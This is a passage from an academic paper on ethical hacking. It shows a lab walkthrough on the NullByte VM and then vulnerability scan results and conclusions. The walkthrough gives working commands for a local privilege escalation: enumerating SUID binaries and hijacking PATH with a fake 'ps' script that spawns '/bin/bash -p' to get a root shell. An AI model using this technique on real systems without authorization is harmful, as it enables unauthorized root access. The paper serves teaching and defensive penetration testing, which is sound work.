
Fig. 17 Login with credentials



```
ramses@NullByte:~$ sudo -l
[sudo] password for ramses:
Sorry, user ramses may not run sudo on NullByte.
```


Fig. 18 Check for commands

Ramses cannot run any command as sudo (Fig. 18).
Step 11: Let us try to see what binaries we can run with suid bit (Fig. 19).
$ find/-perm-u=s-type f 2>/dev/null
A binary named procwatch with suid binary is visible.
Step 12: Let us run the binary and see what it gives us.
We can see that it is giving out very similar output as ps command (Fig. 20).




```
ramses@NullByte:/home$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/procmail
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/sbin/exim4
/var/www/backup/procwatch
/bin/su
/bin/mount
/bin/umount
/sbin/mount.nfs
ramses@NullByte:/home$ cd /var/www/backup/
```

Fig. 19 Check for suidbit



```
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
17234 pts/0    00:00:00 procwatch
17235 pts/0    00:00:00 sh
17236 pts/0    00:00:00 ps
ramses@NullByte:/var/www/backup$ ps
  PID TTY          TIME CMD
17209 pts/0    00:00:00 bash
17237 pts/0    00:00:00 ps
```

Fig. 20 Executing binary



```
ramses@NullByte:/var/www/backup$ cd /tmp
ramses@NullByte:/tmp$ echo "/bin/bash -p" > ps
ramses@NullByte:/tmp$ chmod +x ps
ramses@NullByte:/tmp$ PATH=/tmp:$PATH
ramses@NullByte:/tmp$ cd -
/var/www/backup
ramses@NullByte:/var/www/backup$ ./procwatch
bash-4.3# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
bash-4.3# cd /root
bash-4.3# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d
```


Fig. 21 Executing path variable

Step 13: Assuming that this binary is calling ps binary, and without specifying absolute path, we can try manipulating the PATH variable to get a root shell (Fig. 21).
And we got root shell and flag.

Finally, we captured the root flag and now having all admin privileges to access the confidential information from the target system. After accessing the data, the pen tester will clear the target system as before the testing and exit from the system. Next phase consists of report generation in which the pen tester will be creating a report documenting all these activities, which gives the list of available vulnerabilities in the target system. By utilizing the report, the owners of the organization could eliminate the security flaws in the system so that they could eliminate the threat from hackers or cybercriminals. In this way, the technique of ethical hacking ensures security of the network in the organization. Penetration testing is not merely the serial execution of automated tools and generation of technical reports as it is frequently viewed. It should provide a clear and concise direction on how to secure an organization's information and information systems from real world attacks [6].

5 Result

See Figs. 22, 23 and 24.



Severity ▼	QoD	Host		Location
		IP	Name	
10.0 (High)	80 %	192.168.1.142	nullbyte	general/tcp
6.1 (Medium)	80 %	192.168.1.142	nullbyte	80/tcp
5.3 (Medium)	80 %	192.168.1.142	nullbyte	777/tcp
4.8 (Medium)	80 %	192.168.1.142	nullbyte	80/tcp
2.6 (Low)	80 %	192.168.1.142	nullbyte	general/tcp

Fig. 22 Vulnerability result




Fig. 23 Severity graph




Fig. 24 Severity class

6 Future Work

Future work comprises of larger target systems with more complex vulnerabilities. Nowadays, daiju, the automated tools and methodologies, are increasing heavily due to high-end cyberattacks. In this paper, we have analyzed the methodologies and tools to perform attack in a Linux machine and in the future will be showing the target as Windows system.

7 Conclusion

In this proposed system, we have demonstrated the latest methodologies and tools through which a pen tester will access a target system. By utilizing the generated report from pen tester, the owners of the organization will overcome the threats from hackers. In this way, ethical hacking became an essential tool in ensuring network security. So, from this scenario we could stood the relevant criteria of network security in the development of an organization. We knew that day to day the vulnerabilities are increasing as more and more complex vulnerabilities are invented by cybercriminals to improvise their attack. So, a pen tester should be having equally or greater knowledge in vulnerability analysis and pen testing.

References

1. Bertoglio DD, Zorzo AF. Overview and open issues on penetration test. J Braz Comput Soc
2. Pradeep I, Sakthivel G. Ethical hacking and penetration testing for securing us form Hackers. IOP
3. Upadhyaya J, Panda N, Acharya AA. Penetration testing: an art of securing the system (using Kali Linux). Int J Adv Res Comput Sci Softw Eng. Research Paper Mundalik SS
4. ĐURIĆ Z (2014) WAPTT—Web application penetration testing tool. Adv Electr Comput Eng 14(1). ISSN: 1582-7445
5. Hasana A, Divyakant. Mevab web application safety by penetration testing. Int J Adv Stud Sci Res (IJASSR). ISSN: 2460-4010. Indexed in Elsevier-SSRN
6. Bacudio AG, Yuan X, Chu B-TB, Jones M. An overview of penetration testing. Int J Netw Secur Appl (IJNSA) 3(6)